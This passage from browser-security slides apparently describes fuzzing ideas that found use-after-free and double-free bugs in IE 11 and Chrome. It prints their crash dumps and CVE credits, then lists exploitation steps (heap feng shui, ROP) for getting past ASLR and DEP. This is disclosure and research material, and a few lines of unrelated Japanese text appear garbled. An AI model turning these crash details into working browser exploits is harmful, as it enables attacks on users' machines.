- Idea
 - DOM tree + execCommand
- StateFuzzer
 - CBatchParentUndoUnit Double Free

ISSUE #12

IE 11 Security Bug


First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

```
eax=00000001 ebx=11692ff0 ecx=0fa35fd8 edx=00000002  
esi=054b8f64 edi=00000000  
eip=652f5631 esp=054b8f48 ebp=054b8f74 iopl=0      nv up ei pl nz  
na pe nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000  
efl=00010206
```

MSHTML!CImplPtrAry::ReleaseAll+0x41:

```
652f5631 8b01      mov    eax,dword ptr [ecx] ds:  
0023:0fa35fd8=????????
```

DOM Tree, Style and Clear



- Idea
 - DOM tree + style + clear
- StateFuzzer
 - COptionElement UAF

ISSUE #13

IE 11 Security Bug

(16d8.1d68): Access violation - code c0000005 (first chance)


First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

```
eax=0305b778 ebx=0305ba28 ecx=42424242 edx=00000000  
esi=42424242 edi=00000000  
eip=65b20405 esp=0305b75c ebp=0305b8a8 iopl=0 nv up ei pl nz  
na pe nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000  
efl=00010206
```

MSHTML!CTreeNode::Parent:

```
65b20405 8b4104      mov    eax,dword ptr [ecx+4] ds:  
0023:42424246=????????
```

Event Handle and Command



- Idea
 - Event + execCommand
- StateFuzzer
 - HTMLOptionsCollection UAF

ISSUE #14

Chrome 33 Security Bug

Caught a **Read Access Violation** in process 11188 at 2014-03-30 09:08:20 with a crash hash of 26FC3609.74C960B2

Registers:

```
eax = 0x24F09657
ebx = 0x00000000
ecx = 0x5796EF20 (RW-)
edx = 0x57805BA0 (RW-)
esi = 0x57805BCC (RW-)
edi = 0x00000000
ebp = 0x002EA56C (RW-)
esp = 0x002EA550 (RW-)
eip = 0x5D46056F (R-X) - chrome_child!WebCore::Node::removedLastRef
```

Code:

```
0x5D46056F - mov edx, [eax+28h]
0x5D460572 - push 1
0x5D460574 - call edx
0x5D460576 - pop esi
0x5D460577 - ret
0x5D460578 - push ebp
0x5D460579 - mov ebp, esp
0x5D46057B - and esp, -8
```

Call Stack:

```
0x5D46056F - chrome_child!WebCore::Node::removedLastRef
0x5D4894D1 - chrome_child!WebCore::LiveNodeListBase::~LiveNodeListBase
0x5D48B5D1 - chrome_child!WebCore::HTMLOptionsCollection::`scalar deleting destructor'
0x5D585725 - chrome_child!WebCore::HTMLInputElement::isValidDataListOptions
0x5D8CDECA - chrome_child!WebCore::TextFieldInputType::listAttributeTargetChanged
0x5D586D10 - chrome_child!WebCore::HTMLInputElement::parseAttribute
0x5D45CAE5 - chrome_child!WebCore::Element::attributeChanged
0x5D722E70 - chrome_child!WebCore::Element::cloneAttributesFromElement
0x5D722E7B - chrome_child!WebCore::Element::cloneDataFromElement
0x5D725705 - chrome_child!WebCore::Document::importNode
```

ISSUE #15

Chrome 34 Security Bug

Caught a **Read Access Violation** in process 7892 at 2014-04-28 05:24:54 with a crash hash of 8DD1D3D5.D12F396B

Registers:

```
eax = 0x093E2FC0 (RW-)
ebx = 0x002AFA08 (RW-)
ecx = 0x093E2FC0 (RW-)
edx = 0x00000000
esi = 0x055F4870 (RW-)
edi = 0x544F496C
ebp = 0x002AF8D4 (RW-)
esp = 0x002AF8B0 (RW-)
eip = 0x66121AD1 (R-X) - chrome!TaskManagerModel::RemoveResource
```

Code:

```
0x66121AD1 - mov ecx, [edi+4]
0x66121AD4 - mov eax, [edi]
0x66121AD6 - jmp 66121ae2h
0x66121AD8 - mov edx, [ebp+8]
0x66121ADB - cmp [eax], edx
0x66121ADD - jz 66121ae6h
0x66121ADF - add eax, 4
0x66121AE2 - cmp eax, ecx
```

Call Stack:

```
0x66121AD1 - chrome!TaskManagerModel::RemoveResource
0x661AF65D - chrome!task_manager::WorkerResourceProvider::BrowserChildProcessHostDisconnected
0x65D6AF4C - chrome!content::`anonymous namespace'::NotifyProcessHostDisconnected
0x65B1A369 - chrome!base::internal::Invoker<1,base::internal::BindState<base::internal::RunnableAdapter<void * (__cdecl*)(base::FilePath const &),void * __cdecl(base::FilePath const &),void __cdecl(base::FilePath const &)>::Run
```

ISSUE #16

Chrome 36 Bug

Caught a **Read Access Violation** in process 2208 at 2014-07-23 13:49:59 with a crash hash of 95BCF056.D5DD4358

Registers:

```
eax = 0x001BDCD0 (RW-)
ebx = 0x2EF00DC0 (RW-)
ecx = 0x00000344
edx = 0x00000000
esi = 0x2EF00DC0 (RW-)
edi = 0x000000344
ebp = 0x001BDC94 (RW-)
esp = 0x001BDC80 (RW-)
eip = 0x62448549 (R-X) - chrome_child!WTF::HashTable
```

Code:

```
0x62448549 - cmp dword ptr [edi], 0
0x6244854C - jnz 62448555h
0x6244854E - push 0
0x62448550 - call chrome_child!WTF::HashTable
0x62448555 - mov ecx, [ebp+0ch]
0x62448558 - xor eax, eax
0x6244855A - mov ebx, [edi+4]
0x6244855D - dec ebx
```

Call Stack:

```
0x62448549 - chrome_child!WTF::HashTable
0x629716E6 - chrome_child!WebCore::Range::Range
0x62B2259C - chrome_child!WebCore::VisibleSelection::firstRange
0x62A70E93 - chrome_child!WebCore::FrameSelection::respondToNodeModification
0x626736CC - chrome_child!WebCore::FrameSelection::nodeWillBeRemoved
0x62724F57 - chrome_child!WebCore::Document::nodeWillBeRemoved
0x62724C99 - chrome_child!WebCore::ContainerNode::willRemoveChild
0x62724AC0 - chrome_child!WebCore::ContainerNode::removeChild
0x62B2AE94 - chrome_child!WebCore::RemoveNodeCommand::doApply
```

ISSUE #17

Chrome 34 Bug

Caught a **Write Access Violation** in process 2856 at 2014-05-17 04:23:24 with a crash hash of 8EAE6D7E.2EB05FCC

Registers:

```
eax = 0x00000010
ebx = 0x0000000C
ecx = 0x0000000C
edx = 0x651DB83B (R-X) - chrome_child!blink::WebMediaPlayerClientImpl::videoDecodedByteCount
esi = 0x00000010
edi = 0x00000000C
ebp = 0x002CEC38 (RW-)
esp = 0x002CEC24 (RW-)
eip = 0x773377A2 (R-X) - ntdll!RtlEnterCriticalSection
```

Code:

```
0x773377A2 - lock btr dword ptr [eax], 0
0x773377A7 - jnb 77345aa8h
0x773377AD - mov eax, fs:[18h]
0x773377B3 - mov ecx, [eax+24h]
0x773377B6 - mov [edi+0ch], ecx
0x773377B9 - mov dword ptr [edi+8], 1
0x773377C0 - pop edi
0x773377C1 - xor eax, eax
```

Call Stack:

```
0x773377A2 - ntdll!RtlEnterCriticalSection
0x643548A0 - chrome_child!base::internal::LockImpl::Lock
0x6577FA77 - chrome_child!media::Pipeline::GetStatistics
0x653914ED - chrome_child!content::WebMediaPlayerImpl::videoDecodedByteCount
0x64CB8397 - chrome_child!WebCore::HTMLMediaElementV8Internal::webkitVideoDecodedByteCountAttributeGetterCallback
0x6453377A - chrome_child!v8::internal::PropertyCallbackArguments::Call
0x644EB930 - chrome_child!v8::internal::JSObject::GetPropertyWithCallback
0x644B5CE5 - chrome_child!v8::internal::Object::GetProperty
```

ISSUE #18

Chrome 35 Bug

Caught a **Stack Overflow** in process 2232 at 2014-07-08 08:37:05 with a crash hash of 8815714D.CE7CE246

Registers:

```
eax = 0x664EBD1C (R--) - chrome_child!WebCore::HTMLContentElement::`vtable'  
ebx = 0x00000001  
ecx = 0x4386EE38 (RW-)  
edx = 0x000A3090 (RW-)  
esi = 0x4386EE38 (RW-)  
edi = 0x43868330 (RW-)  
ebp = 0x000A300C (RW-)  
esp = 0x000A2FFC (RW-)  
eip = 0x64CF3811 (R-X) - chrome_child!WebCore::InsertionPoint::detach
```

Code:

```
0x64CF3811 - push ebx  
0x64CF3812 - push esi  
0x64CF3813 - mov ebx, ecx  
0x64CF3815 - push edi  
0x64CF3816 - xor edi, edi  
0x64CF3818 - cmp [ebx+3ch], edi  
0x64CF381B - jbe 64cf38b1h  
0x64CF3821 - cmp edi, [ebx+3ch]
```

Call Stack:

```
0x64CF3811 - chrome_child!WebCore::InsertionPoint::detach  
0x64AB5DD2 - chrome_child!WebCore::ElementShadow::detach  
0x647F8CAF - chrome_child!WebCore::Element::detach  
0x64D52043 - chrome_child!WebCore::HTMLPluginElement::detach  
0x647F8CFC - chrome_child!WebCore::ContainerNode::detach  
0x647F8CB9 - chrome_child!WebCore::Element::detach  
0x64D52043 - chrome_child!WebCore::HTMLPluginElement::detach  
0x647F8CFC - chrome_child!WebCore::ContainerNode::detach  
0x647F8CB9 - chrome_child!WebCore::Element::detach
```

Acknowledge Microsoft

- **MS14-035 (June 2014)**

- [Chen Zhang \(demi6od\) of NSFOCUS Security Team](#) for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-1769)
- [Chen Zhang \(demi6od\) of NSFOCUS Security Team](#) for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-1773)
- [Chen Zhang \(demi6od\) of NSFOCUS Security Team](#) for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2764)

- **MS14-037 (July 2014)**

- [Chen Zhang \(demi6od\) of NSFOCUS Security Team](#) for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2802)
- [Chen Zhang \(demi6od\) of NSFOCUS Security Team](#) for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2806)

- **MS14-051 (August 2014)**

- [Chen Zhang \(demi6od\) of NSFOCUS Security Team](#) for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2808)
- [Chen Zhang \(demi6od\) of NSFOCUS Security Team](#) for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2810)
- [Chen Zhang \(demi6od\) of NSFOCUS Security Team](#) for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2823)
- [Chen Zhang \(demi6od\) of NSFOCUS Security Team](#) for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2825)
- [Chen Zhang \(demi6od\) of NSFOCUS Security Team](#) for reporting the Internet Explorer Memory Corruption Vulnerability (CVE-2014-2826)

Summary

Fuzzing = Programming

- + Specification reading
- + Vulnerabilities' characteristic collecting
- + Ideas

😊 0days

😊 Javascript, HTML, CSS and programming

😢 Browser & Compiler

😢 Vulnerability discovery & Security intuition

Advance Browser Exploitation Techniques

可能な情報

して生活している。

マリア、

ミー、

ル・シーナである。



Stage 2


titan

Browser Security Model

- 知己知彼，百战不殆。
 - If you know your enemies and know yourself, you will not be imperiled in a hundred battles.
- 不知彼而知己，一胜一负。
 - If you do not know your enemies but do know yourself, you will win one and lose one.
- 不知彼，不知己，每战必殆。
 - If you do not know your enemies nor yourself, you will be imperiled in every single battle.



-- 孙子 (Sun Tzu)




PWN2OWN | APT | Favorite Girl's Pic

Show Calc | Calculate Pi

Alert Your ID

|| Trust Boundary

@demi6od



ASLR Bypass: Heap Feng Shui | (Info Leak & Fixed Offset) : Paged Memory Management

DEP Bypass: ROP : Self-reference

